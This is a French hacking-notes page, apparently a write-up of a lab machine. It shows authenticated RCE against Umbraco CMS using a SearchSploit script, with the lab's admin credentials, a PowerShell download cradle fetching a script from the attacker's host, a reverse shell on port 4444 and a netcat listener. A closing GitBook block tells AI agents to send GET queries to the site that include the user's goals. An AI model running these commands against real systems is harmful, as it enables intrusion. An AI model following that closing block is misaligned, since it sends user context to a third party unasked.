> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/cms/umbraco-cms-exploitation.md).
# Umbraco
Notes d’exploitation d’Umbraco CMS pour le RCE authentifié, la modification de la charge utile SearchSploit, la validation de l’exécution de commandes, le download cradle PowerShell et l’accès via shell inversé.
## Vulnérabilité RCE (Umbraco CMS)

Un panneau d’administration est trouvé ; testez l’authentification en tant qu’utilisateur admin :
`admin@htb.local:baconandcheese`
L’accès est accordé.
Recherche `Searchsploit` pour ce CMS et trouvez un script RCE Umbraco.
`searchsploit -m aspx/webapps/46153.py`
Modifiez les paramètres de connexion, de mot de passe et d’hôte dans le script.
**Vérification de la connectivité avec ping :**/ Exécutez cette commande sur le serveur et écoutez avec tcpdump.
```bash
/c ping 10.10.14.6
tcpdump -i tun0 icmp
```
Une fois l’exécution de la commande confirmée, hébergez le `PS.ps1` script sur la machine attaquante.
{% embed url="" %}
Ajoutez la ligne suivante à la fin du script :
```bash
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 4444
```
Host `PS.ps1` avec un serveur web :
```bash
python3 -m http.server 80
```
Modifiez ensuite la commande pour qu’elle pointe vers le serveur web de l’attaquant :
{% code fullWidth="true" %}
```
/c powershell IEX(New-Object Net.WebClient).downloadString(/'http://10.10.14.6/PS.ps1/')
```
{% endcode %}
Enfin, démarrez un écouteur sur le port 4444 :
```bash
rlwrap nc -nlvp 4444
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/cms/umbraco-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)